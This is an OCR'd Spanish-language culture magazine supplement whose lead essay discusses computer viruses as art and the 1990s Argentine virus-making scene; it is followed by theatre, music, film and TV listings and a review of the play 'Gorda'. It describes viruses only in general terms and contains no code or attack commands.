En el informe sobre virus de Patricia Hoffman (una especie de museo online –*http://wiw.org/~meta/vsum/index.php*– para entendidos, donde se ordenan y clasifican virus del siglo pasado) un ejemplar con intenciones artísticas abre el capítulo argentino. El virus "Anti-D" no dañaba ningún archivo, no estropeaba la pantalla: sólo bloqueaba la tecla D del teclado. "Su autor dijo que era un señalamiento, porque la letra D es el dedo que señala", recuerda AZ, coleccionista y artífice de varios virus altamente destructivos (su *Mordor* borraba el disco el día del cumpleaños de su mamá). AZ es también quien puso en funcionamiento el BBS Satanic Brain, cubil informático del *virus making* pampeano que nucleaba a los creadores de los virus *Vinchuca*, *Malvinas* y *Paturuzú*. Corría la década del '90; los mensajes encriptados de *Paturuzú* leían: "Huija! si sos menemista rezá por tus discos".

La historia de los virus argentinos registra avances cruciales en el rubro, y una distribución elocuente: en la Facultad de Exactas, el bando de los buenos desarmaba los bichos predatorios de AZ y diseñaba virus teóricos poderosos; desde Satanic Brain, AZ democratizaba el daño con un generador de virus, que ponía al alcance de cualquiera la construcción de virus a la carta. Jugadores de una guerrilla informática que comenzó en los albores de la década del '90, y que continúa enmascarándose en actores progresivamente enormes (Microsoft, etc.), para ambos el tema era la intervención divina: el trabajo de quien lo crea.

¿COMO CURAR UNA EXPOSICION SOBRE VIRUS INFORMATICOS?


En 2001 los ceros y unos detrás de 0100101110101101.ORG lanzaron un virus en la Bienal de Venecia: *Biennale.py*, un archivo en lenguaje python (.py) que se copiaba a sí mismo en otros archivos .py. El asunto causó caos y excitación; para cerrar el círculo, los artistas pusieron el código a disposición de Symantec (compañía antivirus) para que pudiera "capturarlo". Los artistas trabajaban sobre la histeria que producen los virus informáticos, y buscaban que su acción fuera un antecedente para que virus futuros alcanzaran el estatuto de arte. El virus era totalmente inofensivo, de tecnología viral anticuada, por lo que el disfraz de cazador de Symantec no era más que una jugarreta publicitaria; entre otras ironías capitalistas, Microsoft auspiciaba la Bienal (*ergo*, el virus) y por 1500 dólares uno podía llevarse a casa un CD-Rom infectado.

Otro experimento es *Cyberzoo.org*, del artista Gustavo Romano. Su zoológico de virus informáticos, con *screenshots* de especímenes conocidos colgados como pinturas, manifiesta que la infósfera (la ecología de la información) es el nuevo escenario de la lucha por la supervivencia. Si, como escribió William Burroughs, el lenguaje es un virus que utiliza humanos para propagarse, y programas como Microsoft Word se han convertido en plaga de nuestras computadoras, los virus aparecen como especies predatorias rebelándose al vencedor; acentuando la metáfora darwinista, las formas de vida más radicales se valen del arte para superar el límite de su propia extinción. Como en un museo, en *Cyberzoo* hay tarjetas postales para enviar virus a tus seres queridos. Incluso, a cambio de una donación podés formar parte de su Asociación de Amigos.


Como pocas criaturas venidas del hombre, los virus ponen la cura en cuestión. En el medioevo, *curar* aludía a una relación de gobierno (la de un pastor y su rebaño de almas); en el mundo del arte, a acercar objetos artísticos al público buscando un efecto de conjunto; en presencia de un médico, a terminar con una infección. Con los virus, la relación es menos clara, y la distinción entre producción y destrucción se vuelve difusa. El virus, como vio Baudrillard, es el medio y el mensaje; así, inyecta destrucción dentro de la corriente informacional, quiebra la barrera entre información y ruido, rompe el tiempo, impide hablar de obra terminada: el virus es algo vivo.

FUMANCHU: EL ARTISTA QUE NO SE VE


La anatomía de los virus se divide en dos: por un lado está el *payload*, lo que el virus hace: por ejemplo, que los caracteres se desplomen al piso de la pantalla (virus *Cascade*), o que cada vez que tipeás "Thatcher" tu computadora escriba automáticamente "puta de mierda" y no lo puedas corregir (virus *Fumanchú*). La otra



ASÍ SE VE EL ESCRITORIO DE UNA PC CON WINDOWS 95 ATACADA POR EL VIRUS MARBURG.



SE LLAMA PAYLOAD AL "EFECTO" DE UN VIRUS EN PANTALLA. ESTE ES EL DEL VIRUS DE DOS PHANTOM.



EL VIRUS ANTI BUSH W32/TOTAL@MM EN ACCION.

parte es la escritura de su ADN para reproducirse y sobrevivir, y ésa es la que interesa a Gera, ex investigador del Grupo de Investigación en Virus de Exactas: "Al principio no sabíamos qué podían hacer los virus. La misma discusión que se da en biología la teníamos nosotros: estos virus, ¿son vida? Era muy común que se nos escapara alguno, lo que fomentaba la sensación de que 1) es un bicho, 2) está vivo. Si crear virus es un arte, es un arte culto, accesible sólo a los que pueden apreciarlo. Emular la vida en un entorno virtual puede parecer sólo un ejercicio de poder, pero cuando estudiás los virus te das cuenta de que su mayor perfección depende del grado de intervención divina. O sea, el trabajo del que lo crea".

¿Hay belleza en un virus? Según Logical Backdoor, *hacker*, la belleza es la elegancia. "Que sea conciso, denso, que sepa diseminarse por varios medios, cien veces más rápido; que sus mecanismos de reproducción sean ironías sobre distintos programas o sistemas operativos. Que el código le tienda trampas a quien va a desarmarlo, chistes; el *payload* podría sumar, pero es la parte menos sutil." El arte crucial del virus tiene que ver con la realidad de la infección, y con llevar la noción de creación hasta sus máximas consecuencias: creando un ente que imita a la naturaleza (la *mímesis* era el fin esencial del arte griego) en su porfía por evolucionar a través de distintos medios. Nuestros escritorios se vuelven escenarios de situaciones extrañas, maravillosas: en septiembre de 2007 el *Stoned.Angelina*, virus de 13 años, apareció infectando computadoras que tenían instalado la última actualización de Microsoft Windows Vista. Naturalmente, *Stoned.Angelina* había nacido para correr en sistemas 13 años más simples, pero la cuestión surge: los pequeños malditos son inmortales. ¿Y cómo hizo para subirse ahí? ¿Y cómo hacían los virus para salir de Europa del Este, si corrían en otro sistema? Según Alberto Soliño, experto en seguridad informática, "son omnipotentes: pueden burlar todas las restricciones geográficas, políticas y técnicas".

La confección de virus es un arte que involucra estilo, discípulos, un gusto exquisito. Eso no excluye la existencia de artistas más o menos mediocres, ni formas inferiores, meramente comerciales, como las empresas que contratan *virus makers* para atacar a la competencia, los niñatos que se bajan tutoriales "Hacé un virus en 10 días", etcétera. Como toda elite, observa peyorativamente la invasión de bisoños y advenedizos, la pérdida de cierta mística; pero no importa, forman parte del sistema de excitaciones viral.

Para el curador y ensayista Rafael Cippolini, el *virus art* es un formato entre otros. "Hay algo que llamaría provisoriamente *conciencia artística*; lo interesante son las posibilidades de emergencia de esa voluntad. Entiendo al hacker como un crítico cultural, porque nos devela las fallas del sistema en el que vivimos, pero uno que es débil porque no entiende la importancia de la identidad como arma, algo que sí hacen los artistas."

En esto último, los hackers disienten. Según Logical Backdoor, "los artistas circulan en un entorno legal, un micromundo de legitimación; pero el hacker no busca la legitimación de ningún museo. Si hay un agente contemporáneo que actúa como un arma, es el hacker. Pero como transita la frontera de lo ilegal construye su identidad de otro modo, que no tiene nada que ver con los procesos de señoras gordas que se dan en el campo intelectual. Para llegar al mercado la tecnología atraviesa un proceso que lo convierte en producto; entonces el hacker toma el producto y lo rompe para reencontrarse con la tecnología. Así, revierte la lógica del mercado y libera la tecnología del producto".

UN ENSAYO GENERAL DE LA VIDA

Dos mamuts de los videojuegos, Vivendi y Blizzard, están en tratativas para lanzar un virus altamente peligroso que infecte a los jugadores del mundo virtual *World of Warcraft*. El plan es usar WOW como un campo de pruebas de las reacciones de usuarios, que ayude a comprender mejor las epidemias en el mundo real. La cuestión de la cura regresa, esta vez proyectándose hacia la cura futura de comunidades: los investigadores esperan que las conductas de los avatares en pánico les permitan diseñar estrategias contra plagas concretas (hay algoritmos para calcular en qué tiempo se desparrama una peste en Londres, pero no para medir cómo el factor humano puede agravar la situación). No es la primera vez que un virus "se suelta" en un mundo virtual; en 2005 el Corrupted Blood infectó ciertas mascotas virtuales de los jugadores, que a su vez contagiaron a los menos experimentados. Interesado asimismo en estudiar las reacciones humanas en mundos virtuales, Cippolini explora *Second Life* para desarrollar una curaduría artística. Pero hasta ahora sólo ha conseguido ser expulsado en reiteradas oportunidades.

Vectores de destrucción en las praderas informáticas, los virus manifiestan la vulnerabilidad de una existencia donde nuestros datos son extensiones vitales. El nuevo capítulo del cuidado del yo es el cuidado de la información. Los virus ponen en crisis el sistema de propiedad del yo, y son termómetros de pulsiones sociales: si en 2004 llegaban correos con el virus *I love you* que la gente abría ilusionada, infectándose, ahora los *emails* virales invitan a abrir las fotos de una bella modelo con el cuerpo destrozado en un accidente. Si el deseo es la estrategia, ¿cuál es el deseo del virus informático? Que la gente intercambie software y *files* por fuera del control de los productores de tecnología; y que se ponga paranoica.

Norton AntiVirus

Virus Alert

Norton AntiVirus has detected a virus on your computer.

Object Name: C:\Documents and Settings\el\Desktop\biennale.py
Virus Name: Python.Bien
Action Taken: Unable to repair this file.

Ok

"Para llegar al mercado la tecnología atraviesa un proceso que lo convierte en producto; entonces el hacker toma el producto y lo rompe para reencontrarse con la tecnología. Así, libera la tecnología del producto." Logical Backdoor, hacker

Durante los primeros brotes de paranoia, en el limbo pre-internet que vio aparecer esta nueva clase de predadores, AZ solía llamar por teléfono a Alberto Soliño, su némesis. Soliño, de 17 años, desarmaba sus virus; AZ, de 19, enloquecía como el malo de un dibujito animado: "¡El próximo no podrás destruirlo, ya verás!". Combinando sadismo adolescente con una educación técnica del Otto Krause, AZ hacía virus feos, poco elegantes, pero con efectos devastadores. Aislado, socialmente inepto, mantenía la clase de romanticismo *nerd* que autores como Marshall McLuhan describen en sus perfiles de artistas. "Ahora me retiré. Pero cuando sea viejo, vuelvo".

La colección de virus de AZ duerme en la casa de su mamá, en Congreso. Soliño sonríe: "Lo más probable es que el entorno actual sea tóxico para sus virus". Aunque siempre existe la chance de que, como *Stoned.Angelina*, consigan readaptarse al medio. No sólo los virus pueden, según el entorno, perder efecto; también el estatuto de arte puede tornarse un ambiente nocivo para estos organismos. Como señala Romano, "basta con que algo sea catalogado como arte para que pierda toda su virosidad. Si es arte, es ficción, no es más que un juego". La curadora Eva Grinstein apunta: "Museificar el hackeo es anular su potencial; desde el punto de vista de la curaduría, los virus son un tabú".

EN EL PRINCIPIO FUE EL BICHO

En los '50 las computadoras funcionaban con tubos de vacío, que emitían luz y calor y atraían polillas, mosquitos, entre otros bichos; si el tubo se rompía los insectos penetraban la computadora, y los programas empezaban a fallar. Es el origen naturalista del término *bug*: vulnerabilidades que el hacker encuentra para indicarle al programa que haga cosas para las que no estaba diseñado originalmente. Según Logical Backdoor, es la resistencia, el error que no es error, los bordes filosos de la tecnología.

Imanuel Kant, enamorado de los espacios de posibilidad, concibió lo bello como "una finalidad sin fin"; una revelación de los estratos ocultos del universo, algo que –cuando es temible– puede trascender en sublime. Pero si el arte de los virus no puede despegarse de su efecto, su manera de acercharnos no deja de revelar un exceso, la desmesura de lo vivo en los campos lógicos de los espacios informáticos. Inexponibles, salvajes, los virus han encontrado un dominio abstracto en el mundo puro, no-ambiguo de las computadoras, donde la verdad, la democracia y la belleza se dan como no lo hacen en ningún otro lugar (¿si el payload es lo bello, la lógica de la infección es lo sublime?)

Por eso, aun si los virus todavía no tienen cura, los desafíos curatoriales del arte contemporáneo mantienen la lógica del *bug*: trabajando con movimientos que actúan desde afuera de la institución hacia adentro, inoculando bugs que alteran el funcionamiento del museo. Para que el arte no pierda capacidad de contagio.

INEVITABLES

teatro



Lucidez

Se estrena el nuevo trabajo de Guillermo Arengo, un realizador que estudió psicología, fotografía, cine, dramaturgia y actuación. A partir de 1998 se vinculó con el grupo El Periférico de Objetos, desempeñándose como fotógrafo, videasta, asistente de dirección y/o actor en algunos espectáculos del grupo. Su último trabajo fue la elogiada *El montañés*. Ahora llega *Lucidez*. Hay una banda de música que se llama Lucidez. De los cuatro integrantes, tres de ellos deciden la separación. El cuarto, el disidente, perdió su creatividad y se desgarra intentando detener ese final.
Viernes a las 21, en Beckett Teatro, Guardia Vieja 3556. Entradas: $ 20. Reservas al 4867-5185.

Ilusión

Después de protagonizar *Secreto y Malibú*, después de integrar De la Guarda y ser artista invitada en El Descueve, después de crear e interpretar *Watt* y *Guarania mía*, y mientras actúa en *Automáticos* de Javier Daulte, Leticia Mazur presenta su nuevo espectáculo, *Ilusión*. En el marco de un pequeño teatro romántico, un hombre y una mujer encarnan la fascinación, la magia y el truco que fracasa. En la obra conviven los lenguajes de la danza y el teatro, el video y la música. Con Margarita Molfino y Pablo Castronovo. De la banda sonora, escrita por Martín Bosa, participan integrantes de Babasónicos, Los Piojos y Attaque 77.
Viernes a las 21, en El Camarín de las Musas, Mario Bravo 960. Entrada: $ 20.

música



Real Emotional Trash

Con Janet Weiss de Sleater Kinney en la batería, Stephen Malkmus parece haber encontrado el empuje que necesitaba para terminar de construir una nueva banda en serio. Se puede descubrir en este cuarto disco desde la separación de Pavement en 1999 algunas de las características del sonido de su viejo grupo, pero The Jicks son otra cosa. Fuera la ironía y bienvenida la contundencia del rock entendido como una purga, como un acelere místico: viajando del meta-rock de los noventa al cuelgue alucinado de los setenta, Malkmus rockea con ganas abrazando viejos códigos y aún así buscando territorio nuevo.

Volumen II

Una de las sorpresas discográficas uruguayas de fin del año pasado es la aparición casi fantasmal de un álbum que reúne mitos de varias generaciones bajo un mismo nombre. A la manera de los Travelling Wilburys —el título homenajea el álbum que le falta a la discografía del grupo de Harrison, Dylan y demás—, los Kafkarudos son Gastón “Dino” Ciarlo y Tabaré Rivero, entre otros. Y el Orbison en cuestión es Darnauchans, que colaboró con el proyecto pero falleció antes de la grabación del disco. El resultado es un álbum triste y melancólico, pero también algo rabioso, un verdadero hallazgo. Lástima que aún no cruce el charco.

dvd



Las horas perdidas

Destrozada (y quizá incomprendida) por público y crítica en su primera exhibición en la competencia del festival de Cannes un tiempo atrás, la segunda, esperada película de Richard Kelly —director del oscurísimo film de culto *Donnie Darko*— tuvo una segunda vida en su tardío estreno en Estados Unidos, hace unos pocos meses, y ahora en su salida directa en los videoclubes en versión recortada y reformulada. Verdadera bizarrada, experimento de ciencia ficción y sátira social, *Southland Tales* apila fábulas, conspiraciones, personajes de historieta y una atmósfera general de paranoia orwelliana, disponible para múltiples lecturas políticas. Con Sarah Michelle Gellar, Mandy Moore y Miranda Richardson, entre muchos otros. Bajo su propio riesgo.

M

En plan detective *noir*, Nicolás Prividera se pone el piloto y sale con su cámara a completar su agujereada biografía familiar, aquellos datos sobre el destino de su madre desaparecida en los primeros tiempos de la dictadura que los organismos oficiales no han sabido o podido proporcionarle. Uno de los documentales en primera persona más sorprendentes, arriesgados y reveladores del cine argentino en los últimos tiempos y una pieza hermana para la temáticamente cercana *Los rubios*, de Albertina Carri. Estrenada en los festivales y salas comerciales el año pasado, acaba de llegar al DVD.

cine




Dos días en París

La actriz Julie Delpy —la francesa encantadora de *Antes del amanecer* y su secuela de nueve años después, de Richard Linklater— se pone a prueba y sale airosa como realizadora integral con esta divertida comedia romántica que ella misma escribió, dirigió, coprodujo y editó. Puede que Jack (Adam Goldberg) y su novia Marion (la propia Delpy), una pareja a la que conocemos en una parada de fin de semana en París justo antes de volver a Nueva York, no sean los personajes más queribles del mundo. Pero de eso, de nuestros pequeños grandes defectos cotidianos, trata justamente esta comedia romántica un poco lunática que va derrapando hacia el absurdo a medida que progresa. Una mirada inspirada, un film atípico y un personaje, el de Delpy, lleno de furia, forjado, según la propia realizadora, sobre el improbable modelo del Robert De Niro de *Toro salvaje.*

John Ford, última parte

Cerrando el ciclo de películas poco vistas del prolífico y magistral realizador de *La diligencia*, esta semana se darán *El juez Priest* (1934), sobre un pueblo de Kentucky cuyos habitantes quedaron marcados por la Guerra Civil; *Steamboat Round the Bend* (1935), sobre un médico ambulante que vende a lo largo del río Mississippi una poción medicinal milagrosa y maneja un barco a vapor transformado en museo de cera flotante; y, entre otras, *Paz en la tierra* (1934) medio siglo de historia norteamericana, desde la Guerra de Secesión hasta la de 1914, contada a través de la historia de una misma familia.
Hasta el domingo 23, En la Sala Lugones, Av. Corrientes 1530.

televisión



Movies 101

Un poco a la manera de *Desde el Actor’s Studio* de James Lipton, este programa de entrevistas con los personajes más famosos de Hollywood suele obtener revelaciones y declaraciones entretenidas y hasta generar cierta intimidad con sus invitados. Richard Brown los hace hablar de sus vidas, sus carreras; sus relaciones sentimentales y familiares. Filmado ante un público en vivo en el centro de Scherbel en Nueva York y en el Teatro Wadsworth en Los Angeles, esta semana comparecerá Dennis Quaid, un actor insuficientemente valorado que en los últimos años, en películas como *Lejos del paraíso* de Todd Haynes, o como el thriller actualmente en cartel *Puntos de vista*, ha demostrado una enorme versatilidad.
Jueves 20 a las 22, por Film & Arts.

Signs & Wonders

Antes de *Mondovino*, su polémico documental sobre la globalización del negocio y la tendencia a la estandarización de los viñedos de todo el mundo, el director Jonathan Nossiter filmó esta pequeña película independiente de ficción, una comedia dramática sobre una pareja norteamericana que vive en Atenas. El vive obsesionado con cada signo y premonición que cree encontrar en su vida cotidiana, y a los que empieza a seguir casi ciegamente, con dramáticas consecuencias para su vida familiar. Con Stellan Skarsgård, Charlotte Rampling y Deborah Kara Unger.
Mañana a las 23, por I.Sat.



NAVEGÁ

POR DIEGO FISCHERMAN


HOY: CUATRO JOYAS EN YOUTUBE



La noche que estuvieron todos

El 8 de diciembre de 1958, en el Estudio 58 de la CBS, se grabó un show de TV con un grupo de jazz. Había tres saxofonistas tenores: Lester Young, Coleman Hawkins y Ben Webster. También eran tres los trompetistas: Roy Eldridge, Doc Cheatham y Rex Stewart. El grupo se completaba con el trombonista Vic Dickenson, el pianista Mal Waldron, el saxo barítono de Gerry Mulligan, Danny Barker en guitarra, Milt Hinton en contrabajo y el baterista Jo Jones. Y había una cantante: Billie Holiday. Escuchar es un placer. Pero ver las caras y los movimientos de cada uno de ellos cuando simplemente escuchan a los otros es extraordinario. La sonrisa de Holiday ante la entrada increíble, tenue, exquisita, de Lester Young, vale de por sí el video que, además, tiene muy buena imagen y sonido.


Una vez en YouTube, se debe buscar como Gerry Mulligan+Billie Holiday.



La música no es un Adorno

Se habla de que la música es pura relación de sonidos. Theodor Adorno llegó a calificar al "oyente emocional" como una de las especies más bajas dentro de la taxonomía de la escucha. El buen oyente es, se supone, el que es capaz de la abstracción más absoluta. Si alguien cree realmente eso, está invitado a ver a Martha Argerich, todavía adolescente, tocando la *Polonesa Nº 6* de Chopin. Si la manera en que ella canta para sí y anticipa con un mohín de los labios la entrada del primer tema no agrega nada a lo que suena —que es, desde ya, fantástico—, si verle las manos sobre el teclado y espiar su concentración e intuir ese *ser la música* y estar habitada por ella de manera absoluta en el momento de la interpretación no cambia —no enriquece y completa— la escucha, será nomás que Adorno tenía razón.


Buscar como Martha Argerich+Polonaise 6.



Lo que no se llamó rock brasileño

"Romaria", de Renato Texeira, es una de las grandes canciones de tradición popular de las últimas décadas. Y la versión de Elis Regina en vivo en Portugal, en 1978 —el año en que estrenó la canción y la grabó en disco— es insuperable. Con el mejor grupo imaginable, arreglos de quien era su marido, el pianista César Camargo Mariano, y un sonido que, aunque no se haya llamado así, fue una de las versiones más originales del rock de la época, Elis construye una obra maestra, meticulosa, perfecta en cada matiz y absolutamente irrepetible. Para quienes tengan ganas de seguir por el mismo rumbo, también hay imágenes de la actuación en 1974, en la inauguración del Teatro Bandeirantes (dos de las mejores canciones de Milton Nascimento, "Conversando no bar" y "Travessia"), y de un show televisivo de 1973.

Buscar como Elis Regina+1978+Romaria, Elis Regina+1974 y Elis Regina+1973.



Troilo en el Colón

La orquesta de Aníbal Troilo, aseguraban los más críticos, hacía mucho que era un retrato de sí misma. Que hacía siempre lo mismo, que —como luego harían los Stones— se imitaba incansablemente. Puede ser. Pero la posibilidad de escucharla en vivo tocando "Danzarín", de Julián Plaza, en la gala que, organizada por Sadaic, tuvo lugar en el Teatro Colón el 17 de agosto de 1972, tiene un atractivo innegable. Es cierto, el tema —bellísimo y con un arreglo magnífico, por otra parte— ya había sido grabado en 1958; no hay lenguaje nuevo, ni sorpresas. Lo cierto es que no los necesita. La cohesión de la orquesta, su impulso rítmico, su sentido del tempo, el genial rubato del director en el bandoneón y ese estilo recatado, sin sobreactuación de ninguna clase —ni del ritmo, como las orquestas "grasas", ni del virtuosismo, como las orquestas "finas"—, alcanzan para convertirla en un clásico.

Buscar como Troilo+Danzarín.



Teatro >
El éxito de *Gorda,* de Daniel Veronese

La mirada de los otros

Daniel Veronese decidió adaptar la obra *Fat Pig*, en la que el escritor y director de cine Neil Labute exorcizó sus propios demonios con la gordura tras bajar 30 kilos. *Gorda*, con la española Mireia Gubianas en el poderoso protagónico, el Puma Goity como su novio y Jorge Suárez y María Socas como los amigos que encarnan la mirada del prejuicio, se ha convertido en un fenómeno de sala llena. Y todo en un momento en que el tema de la gordura ocupa teatros, librerías, pantallas, castings y hasta leyes.

POR VIOLETA GORODISCHER

"Gordi" es cariñoso, pero "gorda" es peyorativo (aunque en el interior de muchas parejas también se escucha "gordo, esto", "gorda, lo otro"). Está el "gordita", que puede implicar cariño o calificación despectiva, según el caso, y está el "gorda o gordo de mierda" que a más de uno lo marcó a fuego. La polisemia de la palabra encierra tantas historias posibles como se quiera escuchar. Y, evidentemente, no son pocos los que quieren hacerlo en el último tiempo.

Fat Pig fue como la bautizó su autor original Neil Labute, aunque acá decidieron llamarla *Gorda* (con su pertinente subtítulo: *¿cuánto pesa el amor?*). Lo cierto es que aunque Daniel Veronese se inclinó por una versión algo más despojada, la obra consigue transmitir esa fuerza que Labute quiso darle (acaso porque fue una catarsis de su propio drama personal, al tener que bajar 30 kilos porque según sus palabras se sentía "una porquería humana"). Más tranquilo, no tan visceral, Veronese captó algo de esa fragilidad puesta en juego y decidió mantener en escena a la actriz española capaz de despertar en el público lo mismo que despierta en el personaje de Tommy (típico "langa" porteño interpretado por Gabriel Goity). Se trata de Helena (Mireia Gubianas) una mujer joven, sensual e inteligente, cuyos 30 kilos de más (y acá ficción y realidad se confunden) no parecen obstáculo a la hora de seducir. Claro que siempre aparece en el medio la mirada del otro, encarnada esta vez por los amigos de Tommy. Ellos son Nacho (Jorge Suárez) y Juana (María Socas), quienes lo hostigan con comentarios que van subiendo de tono en un difuso límite entre el humor y el sadismo, hasta obligarlo a tomar una decisión. "La gente no se siente cómoda con la diferencia ¿sabés?" dice el personaje de Jorge Suárez. "Los maricones, los retardados, los lisiados, la gente gorda. Hasta los viejos. Nos dan miedo". El mismo Veronese, de hecho, dijo en su momento que *Gorda* habla de la valentía o la cobardía frente a las elecciones y que por eso "podría haberse llamado *Negra*, *Solterona*, *Gay*, lo que fuera".

La pregunta, entonces, es hasta qué punto son homologables las diferencias. O con qué finalidad. Porque esta obra no llega en un momento cualquiera sino que lo hace cuando se respira en el aire la necesidad de tocar el tema de la gordura: desde las noticias por la ampliación de los talles de ropa y la media sanción del Congreso a la Ley de Obesidad, hasta el éxito de un programa televisivo como *Cuestión de peso*, los castings que piden chicas "gorditas" o la sobreexposición mediática a nivel local e internacional de una cantante como la inglesa Beth Ditto, vocalista obesa del grupo The Gossip que no sólo posó desnuda sino que en noviembre último fue declarada la persona viva más *cool* del rock por la prestigiosa revista *New Musical Express*.

Consciente de todos estos fenómenos, Veronese se suma a la ola con una obra que viene haciendo furor y que tiene un objetivo concreto: poner el tema sobre el tapete y obligar al espectador a enfrentarse a sus propias contradicciones. "Tengo la impresión de que aparecieron en los últimos tiempos anuncios o movidas a favor de quienes tienen un cuerpo *no perfecto*" dice, aunque admite no haber visto nunca el programa de Cormillot. "De todas maneras, la obra apunta sus misiles a quienes no soportan al diferente, o a quienes no soportan que otro elija lo diferente y lo atacan hasta destruirlo". Porque uno bien puede identificarse o apiadarse (depende) con la vulnerabilidad de la gorda atacada, pero también puede verse reflejado en los prejuicios con que se juzga al resto (y acá nadie está exento). Y si por momentos llega a desconcertar la aparente conformidad con su cuerpo del personaje de Helena (¿cómo? ¿es que no se da cuenta?) el punto es que acá el problema no es ella, sino los otros. La mirada de los otros ejerciendo influencia en el propio deseo. En definitiva, si las funciones están agotadas y el público reacciona como reacciona ("se mete física y emocionalmente a un nivel que yo hacía mucho tiempo no veía en una sala de teatro. Participa, exclama, se ríe de cosas que sabemos no habría que reírse: se vuelven más primitivos, casi infantiles"), es porque esta obra viene a tocar alguna fibra sensible. Más allá de la calidad de las actuaciones, la identificación de ambos lados parece ser de algún modo la clave. Aunque eso, claro, no es certeza de que a futuro vaya a haber algún cambio: "No creo que el teatro vaya a cambiar nada, aunque ayude a reflexionar", fueron las palabras del propio director tras el estreno. "Pero lo maravilloso es que la gente pueda asomarse a ciertas preguntas, aunque después cierre la puerta porque no logra responderse." R

Peso en el aire

El programa de televisión de Cormillot

